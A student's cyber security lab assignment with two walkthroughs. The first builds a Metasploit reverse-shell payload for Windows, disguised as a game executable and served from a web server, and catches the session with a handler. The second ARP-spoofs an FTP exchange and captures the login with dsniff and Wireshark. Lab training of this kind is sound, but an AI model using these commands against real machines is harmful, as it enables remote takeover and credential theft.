Cyber Security Assignment

Name:- Amandeep Singh

Email :- [amandeep13.2000@gmail.com](mailto:amandeep13.2000@gmail.com)

Q1. Create a payload for windows.

Transfer the payload to the victim’s machine

Exploit the victim’s machine

Ans:

I will be using a Pentester (Victim’s Machine) and Kali Linux Virtual Machine Objectives

Create a web server and then Create a venom/exploit and host it on web server .Let victim download the venom and wait for a meterpreter.

Let victim install the exploit

Step 1: Open Kali Linux terminal and enter administrator mode using the command sudo su – and enter password.

Step 2: Install apache2 using command apt install apache2 -y

Step 3: Type and enter cd /var/www/html > mkdir CounterStrike >cd CounterStrike

Create Venom

Step 4. Type msfvenom -p windows/meterpreter/reverse\_tcp --platform windows-a x86 -e x86/shikata\_ga\_nai -b "\x00" LHOST=YOUR KALI IP ADDRESS -f exe> /var/www/html/CounterStrike/Game.exe



Step 5 webserver is created. Type the following command to run it systemctl enable apache2 > systemctl enable apache2


Step 6: Our server is now hosted. Start the victim machine and open a browser and open the address <http://192.168.41.5/CounterStrike/>



Step 7: Go to the Location where your file is downloaded in Pentester-Win-16. Create a text file named b there. Now there open your machine and go to root directory cd ~ and create a text file using command touch a.txt. Now open Metasploit framework using msfconsole

Step 8: The Metasploit Framework will start use multi/handler > show options

Step 9: now type exploit -j -z kali terminal and press enter. Open your Victim windows machine and run the Game.exe file. The victim machine is now exploited. press ? on your kali terminal to see the list of commands







Q2. Create an FTP server. Access FTP server from windows command prompt. Do an MITM and username and password of FTP transaction using Wireshark and Dsniff

Answer. I will be using 2 Pentester win-16 and a Kali Linux virtual machine in VMware workstation. All the Machiner should in same network

Step 1: Open one Pentester machine(windows). Press Windows+R > ncpa.cpl Right click on Ethernet go to Properties >Internet Protocol version 4(TCP/IPv4)>Obtain Ip && Dns automatically (Do this for the other Windows Virtual Machine too)

Step 2: Open Victim’s machine. Go to Start>Server Manager. Under Mange drop down menu select Add Roles and features

Step 3: A setup wizard Dialogue box appears. Click on next>next>select Web Server (IIS) and click next>next>next>Select FTP Server and FTP server extensibility and click on next>Install

Step 4: Now open the Kali Linux Virtual Machine ,do a nmap scan. I have ran the following command nmap -Pn -sS -f 192.168.42.\*


therefore, we come to know that in machine 192.168.42.131 port 21 (ftp) is open Now install dsniff using command apt install dsniff


Step 5 start our MITM (Man in the Middle) attack. Type command echo 1 >/proc/sys/net/ipv4/ip\_forward and then type sysctl -w net.ipv4.ip\_forward=1 .enable routing


Step 6: Now issue up this command.in the format arpspoof -i eth0 -t {target address} -r {receiver address}


Step 7: open a new terminal having root privilege and type the following command dsniff -i eth0 for more detailed sniffing open Wireshark and start sniffing

Now if we open our Kali Terminal and we will receive the username and password of the victim .Apply filter tcp port ==21 to get the details in Wireshark









Sorry for submitting this assignment very close to deadline.

I have not presented it well just spare me.